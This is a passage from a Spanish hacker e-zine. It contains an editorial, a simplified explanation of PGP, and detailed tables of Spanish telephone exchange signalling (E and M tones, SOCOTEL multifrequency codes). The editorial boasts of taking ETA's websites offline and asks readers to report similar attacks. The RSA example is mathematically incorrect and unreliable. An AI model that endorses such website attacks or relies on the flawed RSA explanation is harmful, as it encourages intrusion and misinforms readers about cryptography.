



<u>12.</u> Las mejores publicaciones en ingles. La revista FEH/ por el Duke	Publicaciones en ingles
<u>13.</u> Clave: Llevatela por la jeta /por Paseante	Hackin            Bajo
<u>14.</u> La voz del lector	Correo de los lectores
<u>15.</u> Firewalls y Proxys II / por Paseante	Netsecurity    Medio-alto
<u>15.</u> Despedida	Saqueadores 10

\*EOF\*





Cualquiera que haya leído SET con regularidad habra notado el incremento paulatino de contenidos y nivel de la misma, ahora mismo el grupo se halla dividido entre los que proponen continuar en esta linea y los que prefieren la linea "elite" (mejorar contenido, subir nivel drasticamente y restringir la circulacion para que no se haga muy popular).

Los recientes jaleos han demostrado que SET es quiza "demasiado conocida" y eso ha influido en la toma de posturas.

Os mantendremos informados, si quereis dar vuestra opinion podeis hacerlo por correo o dejando un comentario en el Web.

**\*\* HB apunta, ETA dispara \*\***

Todos vosotros sabeis ya que los asesinos han vuelto a la carga sumando su victima 815 en su "lucha" para liberar a un pueblo que les grita en la cara que estan de ellos "hasta los coj\*nes".

ETA ciega y criminal continua haciendo propaganda de su "lucha" en medios afines y a traves de Internet donde se puede leer el Euskal Herria Journal diciendo cosas como que "la manifestacion en Bilbao la componian espa<sup>o</sup>les venidos en autocar" y tontadas semejantes.

Despues de mucho pensar, de cavilar acerca de la libertad de expresion, el derecho a la censura y todo eso (y tras volver de una manifestacion) se me hincharon los coj\*nes y las paginas que ETA tenia en IGC (vaya chiste!!) desaparecieron de la red durante UNA hora, esta hora es el mismo tiempo en que Euskadi paro para homenajear a Miguel Angel y considere que aun contra su voluntad los etarras debian sumarse al homenaje. Lamentablemente no fue posible colocar el lazo azul en vez de sus paginas, ya que debio haber previos intentos de hacking y la cosa fue bastante mas chungu de lo esperado.

Es solo un gesto, es nuestro gesto y suponemos que no ha sido el unico.

Por cierto, supongo que acabo de confesar un delito. :-?. Esta bien, venid a detenedme, soy un delincuente. Escribidnos diciendo lo que hicisteis vosotros o lo que sepais que hicieron a los etarras en Inet.

\*EOF\*

«  
 ° 04. EL PGP EXPLICADO PARA TONTOS °  
 »

EL PGP EXPLICADO PARA TONTOS

Por Antonio Galvez

Vamos a intentar explicar como funciona el PGP de tal manera que TODO el mundo lo pueda entender, el texto esta lleno de imprecisiones y deformaciones que lo hace entendible para el profano pero que son una aberracion para el "experto".

El motivo por el que esto existe es la cantidad de tonterias que se oyen de vez en cuando sobre el PGP diciendo que no es seguro y que se puede romper, -CLARO QUE SE PUEDE ROMPER-, pero tras trillones de milenios de calculos por cada mensaje. La ignorancia produce el miedo, lee, aprende, y sientete seguro, tienes motivos para ello. (Esto no quiere decir que fies, pero si dudas hazlo con fundamento)

Si quieres mas y mejor informacion te recomiendo el LIBRO de Alfonso Martin que circula por la red, escrito en perfecto Español y que es lo mejor que hay gratis sobre criptografia en el mundo. (crip\_amp.arj de mas de 2 megas)

Empecemos:

El PGP combina 3 algoritmos (procesos) matematicos, para lograr:

- Cifrar de forma "convencional". (usa el algoritmo IDEA)
- Cifrar con criptografia de clave publica. (usa el RSA)
- Hacer "CRC's" de alta seguridad contra manipulacion. (usa el MD5)

El PGP permite que dos o mas personas se comuniquen de manera cifrada sin que tengan que pasarse claves por vias seguras (como el tlf o similar), tambien permite "firmar digitalmente", "como logra esto?, no es sencillo.

Empecemos por lo mas sencillo, todo el mundo conoce los clasicos cifradores en los que tu metes un texto por un lado, una clave por el otro y el resultado 'solo' puede ser descifrado si se conoce la clave.

El PGP usa este sistema por que es seguro y rapido, el solito elige la clave aleatoriamente en cada mensaje (tambien puedes elegirla tu si usas el PGP como cifrador convencional), esta mide 128 bits pero tiene el problema de como hacer saber al receptor cual es la clave.

Aqui es donde entra el RSA, este algoritmo no funciona con una clave como la del algoritmo antes mencionado, si no que usa dos. Podria decirse que usa una para cifrar y otra para descifrar y que lo que una cifra SOLO la otra lo puede deshacer, "que como hace esto?, es muy curioso, alla va:

El RSA:

El RSA se basa en la exponenciacion y el modulo, supongamos que ya tenemos una pareja de claves RSA, una secreta y otra publica, queremos cifrar un n\$ (al final todo, textos ASCII, programas ejecutables, etc, se reduce a n\$ binarios), por ejemplo 1234 (en la practica es un valor de 128 bits lo que hace que el n\$ tenga casi 40 digitos), nuestra clave va a ser de solo 11 bits de modulo

(el maximo del PGP son 2047) y de 7 bits de exponente (no se cual es el maximo).

Supongamos (todo ha sido elegido al azar como ejemplo):

Mensaje a cifrar: 1234

Modulo: 4313

Exponente: 97

Lo que haremos (mos o menos) es cojer el 1234 y multiplicarlo por si mismo un 97 veces, el resultado puede ser superior al nº de gotas de agua que hay en el mar. A este resultado lo dividimos por 4313 hasta que el resultado sea menor de 4313 y no podamos dividir mas, entonces nos quedaremos con el resto de la division, supongamos que es 739.

Fijaros que ni siquiera sabiendo el valor del modulo y del exponente se puede saber cual fue el nº que se cifró, -puede ser casi cualquiera-, desde 0 hasta el supuesto nº de gotas del mar uno de cada 4313 valores dara el mismo resultado, calcularlos todos es tarea de dioses y es imposible discernir cual es el autentico.

Tu, viendo la salida, sabes que un nº elevado a 97 y con un modulo de 4313 da 739, lo unico que puedes hacer es cojer y suponer que ese nº es 1 hacer la operacion, ver el resultado, si no es 739 suponer que es 2 y asi sucesivamente, pero te vas ha encontrar con que a lo mejor con el 2 va y te da 739, y con el 27 y con el 149 tambien, "como saber cual es el bueno?", y eso que aqui los nº son sencillos, en el caso del PGP que son 128 bits -tardarias trillones de gigaenios-

Si lo pensais, os direis, que entonces es imposible descifrar un mensaje cifrado con este sistema, este es el secreto del RSA, esos valores que he puesto como ejemplo (el del modulo y exponente) en realidad no se eligen tan al azar, el PGP en base a valores aleatorios (si no todos tendríamos la misma clave "no?) calcula una pareja modulo-exponente en base a la cual y a un sistema que ya no soy capaz de explicar (ni es la intencion de este texto explicar el RSA en profundidad), determina otra pareja modulo-exponente que ES LA INVERSA de la anterior, es decir que si tu cojes el 739 y lo multiplicas por si mismo (lo elevas a la potencia) del exponente inverso del que hablamos antes y le restas el nº inverso hasta que no puedas mas (es decir: le calculas el modulo) TE DARA EL VALOR ORIGINAL, me explico:

Supongamos que las inversas son:

Modulo: 3727

Exponente: 31

Cojeremos el 739 lo elevamos a 31 (es decir, lo multiplicamos por si mismo treinta y una veces) y el resultadillo lo dividimos por 3727 y nos quedamos con el resto de la division (es decir: calculamos el modulo, o dicho de otra forma: le restamos 3727 hasta que no se pueda hacer mas y nos quedamos con el resultado), el resultado sera 1234.


Naturalmente quien conozca la pareja modulo exponente publica NO puede calcular la privada sin dejarse la vida en ello, claro, o por lo menos de momento nadie lo ha logrado, y no hablo de hackers de 16 años, hablo de expertos matematicos de la comunidad internacional, todos lo buscan (si lo encuentran se forran) y nadie ha logrado encontrar un sistema que no requiera morirse calculando.

Despues de esto queda explicar, mas o menos, como funciona el IDEA.





Esto se hace 8 veces, volviendo a meter la salida por la entrada y cambiando las subclaves, despues se aplica la transformacion de salida:



Para obtener las subclaves se "cifra" clave original de 128 bits de una manera similar a como se hace con el mensaje.

Los bloques de 64 bits resultantes pueden ser usados para cifrar los bloques siguientes de varias formas para que todos se afecten a todos pero no si hace esto el PGP ni como lo hace.

El mensaje queda hecho un churro que no lo reconoce ni su padre, pero conociendo la clave no es ningun problema deshacer el proceso. Y si no conoces la clave solo tienes que ponerte a probar hasta que te salga algo logico, como solo hay 2 elevado a 128 posibilidades si tienes una maquina capaz de resolver mil millones de IDEAS por segundo (vamos, ni el HAL 9000) tardaras 1.079.020.000.000.000 millones de años en encontrarlas todas, asi que en la mitad de tiempo como media podran encontrartela, pero siempre habra algun gilipollas que dira que el PGP se puede descifrar y no es seguro.

El PGP cambia la clave en cada mensaje eligiendo una aleatoriamente, excepto cuando se le usa como cifrador convencional, ese caso solo usa el IDEA y el MD5 unicamente y la clave la eliges tu.

El MD5.

Otro algoritmo que usa el PGP es el MD5, este algoritmo debe ser conocido para cualquier hacker que halla intentado crakear alguna password de linux o de otros sistemas ya que es un sistema muy usado. El MD5 no sirve para cifrar un mensaje ya que lo destruye completamente, el MD5 (o su hermano menor el MD2 o el MD4) "cifran" una entrada de forma irreversible, la informacion no es recuperable de ninguna manera ya que hay perdida de informacion. El PGP lo usa para firmar y para añadir un "CRC" de alta seguridad a los mensajes para que estos en caso de alteracion sean rechazados.

EL mensaje entero se pone en la entrada del MD5, y la salida (normalmente 128 bits) se cifra con clave secreta del RSA y se pone al final. El destinatario como tiene la clave publica puede deshacer lo que hizo la clave secreta (leer mas arriba) y ver el "CRC" del MD5 no tiene mas que descifrar el mensaje, pasarlo tambien por el MD5 y comprobar que son iguales para saber si alguien ha cambiado un solo bit del mensaje original.

El MD5 divide la entrada en bloques de 512 bits (si es mas pequeno lo rellena con ceros) y les hace una serie de operaciones que dejan en ridiculo al IDEA ya que estas no tienen por que ser reversibles se aplican con mucha mas fuerza, todos los bits de la entrada determinan los bits de salida, todos se afectan a todos, si varias uno solo de los bits de la entrada, la salida no tendra nada que ver con la anterior.

Si alguien quiere alterar un mensaje firmado lo tiene muy facil, solo tiene que cambiarlo y calcular el MD5, como no sera igual que el que firmo con el RSA el autor original tendra que cambiar algo del mensaje alterado y repetir el proceso, asi hasta que lo encuentre, como SOLO tardara unos pocos miles de millones de años le sera suficiente con un poco de paciencia.

FIN

Este texto es de libre distribucion siempre que no se altere su contenido ni el nombre del autor, se PROHIBE TOTALMENTE su traduccion al ingles salvo expresa autorizacion del autor, la cual solo se dara si un ingles traduce un texto similar al Español.

El autor ni se hace responsable de nada, ni ha sido el, ni nadie le ha visto, ademas, no teneis pruebas...

EB4CAK Packet: EB4CAK@EA4EEN.EAM.ES.EU  
eb4cak@nos.ea4rct.ampr.org agalvezc@nexo.es  
PGP: 68 3A 7B 4E BC 6A 59 68 C6 82 36 BD FF 54 65 1E

\*EOF\*




No creo que tenga que deciros que es un enlace. "Que no lo sabeis? Pues estamos listos. Un enlace no es mas que por donde la central se conecta con la linea. Como el conector donde enganchais el telefono en vuestra casa. (Que por cierto, el conector ese de vuestra casa, que tendra 2 o 4 cablecillos, y que tiene capacidad para 6, se denomina RJ-11, p'a que vacileis a los amigos :))

El registrador es simplemente un organo de la unidad de control de la central.

De esta forma tenemos ya lista la clasificacion de las seales segun su origen y destino. Por una parte tenemos las seales usadas para el dialogo entre los enlaces, a lo que denominamos SEÑALES DE LINEA, y por otra, estan las seales intercambiadas en el dialogo de las unidades de control o SEÑALES DE REGISTRADOR.

De forma grafica:



```

- * - SEÑALES DE LINEA
===== SEÑALES DE REGISTRADOR

```

Asi, las seales de linea, tambien llamadas de supervision, se encargan entre otras cosas de:

- \* Iniciar el dialogo previo.
- \* Retransmitir la tarificacion.
- \* Liberar los organos usados en la comunicacion.

Por su parte, las seales de registrador, conocidas tambien como de informacion, se usan para:

- \* Seleccionar al abonado.
- \* Dar el estado de la linea alcanzada.
- \* Dar la categoria del abonado.
- \* ...

Ya hemos visto como se clasifican las seales segun su origen y destino. En el dialogo entre las centrales, las seales intercambiadas pueden tener origen en la central que inicia la comunicacion o en la central destino de la comunicacion. Asi distinguimos entre dos tipos de seales, segun el sentido de la transmision:

- \* Seales hacia delante (Central origen -> Central destino).
- \* Seales hacia atras (Central origen <- Central destino).

Y solo nos queda la clasificacion de las seales segun su naturaleza fisica. Ahi va la tabla, a ver si cuela:

- \* En corriente continua.
  - \* Simple cambio de estado.
  - \* Impulsiva.
  - \* Telegrafica.
- \* En corriente alterna.
  - \* Una sola frecuencia.
    - \* Dentro de banda.
      - \* Simple cambio de estado.
      - \* Impulsiva.
      - \* Telegrafica.
    - \* Fuera de banda.
      - \* Simple cambio de estado.
      - \* Impulsiva (raras ocasiones).
  - \* Varias frecuencias. (Siempre dentro de banda).
    - \* No simultaneas.
    - \* Simultaneas. (Multifrecuencia).
      - \* Dos entre cinco (2/5).
      - \* Dos entre seis (2/6).
- \* Numericas
  - \* Dentro de intervalo.
  - \* Fuera de intervalo.
  - \* Por mensajes.

(Bueno, parece que cuela. A ver si... Pos no, no ha colado, tendre que explicarlo).

Como veis, existen tres grupos de seales segun su naturaleza. Las que corresponden a corriente continua, no creo necesiten explicacion, "o si? "Que si? Pos fale.

El simple cambio de estado es eso, un cambio de estado en la seaal presente.

El impulso es el doble cambio de estado consecutivo. Esto produce un pulso. De ahi lo de impulso (Y que nadie se piense que pasa lo mismo que en el anuncio).

Y queda la telegrafica, que es establecer un codigo a base de impulsos (como el MORSE) para la comunicacion entre las dos centrales.

(-Huy, que dificil!)

Para las seales que pertenecen al grupo de corriente alterna se puede aplicar lo dicho para corriente continua. Solo destacar que lo de dentro o fuera de banda se refiere a si la seaal esta dentro del ancho de banda de un canal telefonico (300 a 3400 Hz).

Veamos ahora las diferentes seales que se intercambian las centrales. Para ello usaremos la clasificacion de seales segun su origen y destino, por ser la mas sencilla (ademas de la que os podreis encontrar en la mayoria de los libros sobre telefonía).

#### SEÑALIZACION DE LINEA =====

Estas seales, como ya se ha dicho, son las intercambiadas entre los enlaces de las distintas centrales que intervienen en una comunicacion. Los diversos tipos de seales que nos podemos encontrar son:

- \* Disponibilidad - Es una seaal transmitida hacia atras para indicar que el enlace de llegada esta dispuesto para establecer la conexion.

- \* Bloqueo - También es una señal hacia atrás que indica que el enlace de llegada no está dispuesto para establecer la conexión. Recibir esta señal provoca que el enlace de salida quede no disponible.
- \* Toma - Señal hacia delante que provoca que el enlace de llegada pase a la posición de trabajo, desencadenando en la toma u ocupación de un registrador de la Unidad de Control de la central distante, para encaminar la llamada.
- \* Invitación a transmitir - También conocida como CONTROL DE TOMA. Señal hacia atrás que informa que se han establecido las conexiones necesarias para recibir las señales de dirección (cifras de abonado).
- \* Respuesta - Señal hacia atrás que indica que el abonado llamado ha contestado. Comienza la conversación entre los dos abonados y la tarificación (-Interesante!).
- \* Colgar - Señal hacia atrás que indica que el abonado llamado ha colgado. Después de recibir esta señal, la central esperará un tiempo predeterminado a que el abonado llamante cuelgue. De no colgar, pasado este tiempo, se liberará la conexión y se parará la tarificación.
- \* Desconexión - Señal hacia delante que se produce cuando es el abonado llamante el que cuelga, o cuando vence el temporizador activado al recibir la señal de Colgar.
- \* Liberación de guarda - Señal hacia atrás como confirmación de la recepción de la señal de Desconexión.

De los muchos sistemas normalizados de señalización de línea, el usado actualmente en España es el conocido como señalización E y M.

Este tipo de señalización se basa en el envío de una señal de 3825 Hz en cada sentido de transmisión y como se ve, fuera de banda, por el mismo canal de conversación. El método usado es el método de cambios de estado.

En la siguiente tabla se recogen las características más importantes de las señales utilizadas en la señalización de línea E y M:

SEÑAL	DIRECCION DE TRANSMISION	DURACION DE TRANSMISION	TONALIDAD	
			ORIGEN	DESTINO
Disponibilidad	-----> <-----	Continua	Presente	Presente
Toma	- - - - -> <-----	Continua	Ausente	Presente
Invitación a transmitir	- - - - -> <- - - - -	Continua	Ausente	Ausente
Respuesta	- - - - -> <-----	Continua	Ausente	Presente
Colgar	- - - - -> <- - - - -	Continua	Ausente	Ausente
Desconexión	-----> <- - - - -	Continua	Presente	Presente Ausente
Bloqueo	-----> <- - - - -	Continua	Presente	Ausente

+-----+-----+-----+-----+-----+

SEÑALIZACION DE REGISTRADOR  
=====


De todos los sistemas de señalizacion de registrador normalizados, el usado por la gran mayoría de las empresas de telefonía (Telefónica entre ellas) en la interconexión de centrales analógicas y algunas digitales es del tipo multifrecuencia SOCOTEL, con algunas modificaciones. Este sistema será desarrollado más adelante.

Las señales que se intercambian las unidades de control de las diversas centrales que participan en la comunicación aseguran la transmisión de la información referente a la numeración, además del estado de línea del abonado. Estas señales solo se usan durante el establecimiento de la comunicación.

Las centrales que intervienen en la comunicación pueden actuar de diversas maneras, distinguiéndose dos tipos de señalización según la forma en la que actúen:

Señalización extremo a extremo  
-----

En este sistema, la unidad de control de la primera central que interviene controla el establecimiento de la comunicación hasta que sea completada. A tal efecto, envía a cada una de las unidades de control del resto de las centrales que intervienen la información imprescindible para que cada una complete la conexión hasta la siguiente central, liberándose a continuación.




Este sistema presenta las siguientes ventajas:

- \* El envío de señales hacia atrás desde la central destino a la central origen es posible. Esto permite que en el caso de que el abonado llamado esté ocupado o la línea esté sobrecargada la información puede ser transmitida directamente desde la central origen al abonado llamante, liberándose todos los órganos que intervienen en la comunicación.
- \* Como la información que la unidad de control principal envía al resto es mínima, se reduce el tiempo usado en esta transmisión y el tiempo de ocupación de la unidad de control.

Señalización tramo a tramo  
-----

En este caso la unidad de control de la central origen, una vez que está conectada con la siguiente central, le entrega a esta última toda la información que posee, liberándose a continuación. Ahora es la segunda central la encargada de continuar con el establecimiento.

+-----+-----+-----+



Este sistema tambien aporta sus ventajas:

- \* Las unidades de control pueden ser de un unico tipo al actuar todas de la misma manera. Esto provoca una mayor normalizacion de los equipos.
- \* El rango dinamico (o de trabajo) de los dispositivos usados en la señalizacion puede ser mas pequeño, al proceder las señales siempre de la central inmediatamente anterior.
- \* Los medios de trasmision pueden ser mas inestables, pues solo influiran en un tramo.
- \* Se consigue una mayor fiabilidad al no depender de centrales intermedias.
- \* La atenuacion de las señales es menor al recorrer un solo tramo. Ergo el ruido es menor.
- \* Al ser los tramos independientes entre si, cada uno podra usar una señalizacion distinta a los demas

Tambien se clasifica la señalizacion de registrador segun como actuen los dispositivos implicados en el proceso. Asi tenemos:

- \* SEÑALIZACION INTERACTIVA -> Aquella en la que la central de origen inicia el envio de una señal y no lo interrumpe hasta que recibe una señal hacia atras de la otra central confirmando la recepcion de la primera señal. Si se usa señalizacion multifrecuencia, este sistema se conoce como SEÑALIZACION A SECUENCIA OBLIGADA.
- \* SEÑALIZACION NO INTERACTIVA -> En esta ocasion la central de origen envia una señal y la mantiene durante un tiempo, sin esperar confirmacion, pasado el cual retira la señal. En señalizacion multifrecuencia se conoce como SEÑALIZACION A SECUENCIA NO OBLIGADA.

Y por clasificar que no quede. Podemos tambien clasificarla segun la secuencia de envio de informacion:

- \* SEÑALIZACION EN BLOQUE -> La informacion se transmite en un solo bloque compacto. Solo se usa un registrador, pero el tiempo de establecimiento aumenta.
- \* SEÑALIZACION POR SUPERPOSICION -> Tambien conocida como señalizacion solapada. En este caso la informacion se envia a medida que se recibe. Se ocupan varios registradores, aunque se reduce el tiempo de establecimiento.
- \* SEÑALIZACION COMBINADA -> Es una mezcla de las dos anteriores. La informacion recibida se distribuye en grupos y se envia por superposicion.

SEÑALIZACION MULTIFRECUENCIA (SOCOTEL MODIFICADO)  
 =====

-Por fin! Ya es hora de explicaros el sistema de señalizacion de registrador mas usado en todo el mundo (y España no iba a ser menos).



En este sistema se envían simultáneamente dos frecuencias distintas dentro de la banda vocal. Se usan 5 frecuencias distintas más una frecuencia de comprobación. De ahí que a cada una de las señales usadas para la señalización se le denomine señal 2/5.

El conjunto de frecuencias es:


$$f_0 = 700 \text{ Hz} - f_1 = 900 \text{ Hz} - f_2 = 1100 \text{ Hz} - f_4 = 1300 \text{ Hz} - f_7 = 1500 \text{ Hz}$$

Con estas frecuencias pueden conseguirse 10 combinaciones distintas, que se muestran en la tabla siguiente:

CODIGO	VALOR NUMERICO	700	900	1100	1300	1500
1	0 + 1	X	X			
2	0 + 2	X		X		
3	1 + 2		X	X		
4	0 + 4	X			X	
5	1 + 4		X		X	
6	2 + 4			X	X	
7	0 + 7	X				X
8	1 + 7		X			X
9	2 + 7			X		X
10	4 + 7				X	X

La frecuencia de comprobación,  $f_c = 1700 \text{ Hz}$ , se usa como acuse de recibo de alguna señal, bien sea hacia adelante o hacia atrás.

En el sistema SOCOTEL se usa el mecanismo de secuencia obligada, queda descrito en la siguiente ilustración.



Como puede observarse, el procedimiento es bien simple. Se envía una señal MF (2/5), se la contesta con  $f_c$  tan pronto como se recibe. Nada más recibir  $f_c$ , se corta la emisión de la señal 2/5. Al detectarse el corte en la emisión de la señal 2/5, se retira  $f_c$ .

Y así hasta que toda la información es transmitida.

Cabe destacar que la secuencia obligada está controlada por el envío de  $f_c$ , pero el programa no permite contestar a  $f_c$  con otra  $f_c$ .

Las señales utilizadas tienen un significado, que depende del sentido de las mismas. Así, distinguimos entre las señales hacia adelante y las señales hacia atrás.

Señales hacia adelante

Dentro de las señales hacia adelante distinguimos dos grupos: los Grupos I y II.

El Grupo I se corresponde con la información numérica a transmitir.

El Grupo II determina el tipo de la llamada a efectuar.

Existe otro grupo, correspondiente a la Clase de Llamada en el tráfico nacional, que tienen origen en la Central Automática Interurbana (C.A.I.) de origen. A este grupo se le denomina prefijo "P". El prefijo se envía delante del número significativo nacional como una cifra más, evitando así que la C.A.I. de llegada solicite la Clase de Llamada.

FRECUENCIAS	GRUPO I	GRUPO II	PREFIJO "P"
700 + 900	1	Abonado regular	Reserva
700 + 1100	2	Compartido "b"	Llamada 3 cifras
900 + 1100	3	Servicios especiales	" " " con rutas
700 + 1300	4	Nacional	" 4 "
900 + 1300	5	Provincial f. sector	" 4 " con rutas
1100 + 1300	6	Llamada de op. provin.	Reserva
700 + 1500	7	Reserva	Llamada 8 cifras
900 + 1500	8	Abonado ausente	" " " con rutas
1100 + 1500	9	Reserva	Reserva
1300 + 1500	0	Internacional	Llamada internacional

La descripción de las señales es como sigue:

- \* Grupo I - Información numérica.
- \* Grupo II - Clase de Llamada (C.LL.).
  - \* II-1 -> Abonado regular. La llamada va dirigida a un abonado de la red principal que se encuentra en la central origen.
  - \* II-2 -> Abonado compartido "b". Llamada con destino a un abonado compartido "b".
  - \* II-3 -> Servicios especiales. Llamada dirigida a servicios especiales dentro de la provincia.
  - \* II-4 -> Nacional. Llamada que se origina en una provincia y tiene otra como destino.
  - \* II-5 -> Provincia fuera de sector. Llamada origina en un sector de una red provincial y dirigida a otro sector de la misma red provincial que no precisa petición de cifras.
  - \* II-6 -> Llamada de operadora a operadora de la misma provincia. Llamada originada por una operadora y dirigida a otra de su red provincial con el fin de alcanzar por medio de esta un abonado de dicha red.
  - \* II-7 -> Reserva.
  - \* II-8 -> Abonado ausente. Llamada originada por el abonado con la categoría de abonado ausente. La comunicación será dirigida hacia una posición de operadora donde será atendida. El abonado no precisa marcar ninguna cifra.
  - \* II-9 -> Reserva.
  - \* II-10 -> Internacional. El mismo nombre lo indica, "no? (Al son de la internacional...)

- \* Grupo de Prefijo "P".
  - \* P-1 -> Reserva.
  - \* P-2 -> Llamada dirigida a una operadora cuyo numero consta de 3 cifras y no tiene posibilidad de rutas alternativas.
  - \* P-3 -> Idem P-2, pero con rutas alternativas.
  - \* P-4 -> Idem P-2, pero con 4 cifras.
  - \* P-5 -> Idem P-3, pero con 4 cifras.
  - \* P-6 -> Reserva.
  - \* P-7 -> Idem P-2, pero con 8 cifras.
  - \* P-8 -> Idem P-3, pero con 8 cifras.
  - \* P-9 -> Reserva.
  - \* P-10 -> Llamada internacional.

Señales hacia atras

-----

Estas señales se clasifican en dos grupos o codigos llamados A y B. Las señales correspondientes al Código A son relativas a la seleccion, mientras que las correspondientes al Código B se refieren a la condicion o categoria de la linea alcanzada.

Las señales de codigo B han de ir siempre precedidas de una señal de codigo A (A-8).

La central que reciba una señal no utilizada la interpretara como señal erronea. Debido a esto, enviara hacia adelante la señal de desconexion, mandando al abonado que llama el tono de congestion. ("Os suena esto de algo?")

FRECUENCIAS	CODIGO A	CODIGO B
700 + 900	Enviar grupo A	Abonado libre con computo
700 + 1100	Enviar grupo B	Congestion
900 + 1100	Enviar clase llamada	Abonado ausente
700 + 1300	Enviar grupo BC	Abonado ocupado
900 + 1300	Enviar grupo D	Abonado libre sin computo
1100 + 1300	Enviar todas las cifras	Llamada maliciosa
700 + 1500	Enviar grupo C	Numero cambiado
900 + 1500	Paso a codigo B	Linea muerta
1100 + 1500	Enviar grupo E	Fin de seleccion sin estado de linea alcanzada
1300 + 1500	Congestion	Reserva

Para obtener una mayor flexibilidad, el numero de abonado es dividido en grupos de cifras. Asi se consigue un menor numero de peticiones distintas por parte de la central de llegada. Esto deriva en un tiempo de seleccion mas corto. Segun el tipo de llamada, el numero de abonado llamado se forma en alguno de los siguientes modos:

- \* Llamadas interurbanas cuando el numero significativo consta de ocho cifras: XYABMCDU
- \* Seleccion entre centrales automaticas interurbanas: PXYABMCDU
- \* Llamadas locales y provinciales cuyo numero significativo consta de YABMCDU en areas de numeracion a siete cifras y de ABMCDU en areas de numeracion a seis cifras.

Prefijo	Prefijo	Numero provincial
interpr	provincial	
P	X	Y   A   B   M   C   D   U

Grupo A nacional		X	Y	A	B	M			
Grupo A provincial			Y	A	B	M			
Grupo B					B	M			
Grupo C							C	D	U
Grupo BC					B	M	C	D	U
Grupo D	P	X	Y	A	B				
Grupo E						M	C	D	U

En esta tabla observamos los diferentes grupos de cifras que pueden formarse. Pasemos ahora a explicar el significado de las seales que pertenecen al Código A:

- \* A-1 -> Enviar grupo de cifras A. Este grupo de cifras puede observarse en la tabla anterior. A los grupos A de cifras que aparecen, se le añaden:
  - OXY -> Las tres cifras de servicios especiales.
  - OX y OXY -> Las 2 o 3 cifras que componen el servicio de Operadora de Asistencia.
  - XYA y XYAB -> Las cifras que componen la numeración de Operadora de Asistencia y/o los Servicios Especiales Nacionales.

El resto de los grupos A quedan explicados con la tabla, vamos, creo yo ;)
- \* A-2 -> Enviar grupo de cifras B. A este grupo de cifras, además de las cifras mencionadas en la tabla, cabe añadir el grupo:
  - XY -> En llamadas a Servicios Especiales de la Provincia de 3 cifras, en redes de numeración a 6 cifras.
